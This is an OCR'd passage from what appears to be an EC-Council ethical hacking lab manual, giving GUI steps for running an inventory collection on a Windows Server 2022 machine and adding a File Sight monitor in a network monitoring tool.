
25. Now, right-click on **Inventory Collector** and click **Run Now!** from the context menu.




26. Select **Server2022** in the left pane and scroll down in the right pane, and you can see the complete system information for the **Windows Server 2022** machine on the dashboard.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




27. Right-click on **Server2022** and click the **Add New Monitor** option from the context menu.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

28. The **Add New Monitor** window appears, select the **File Sight Monitor** icon, and then click **OK**.

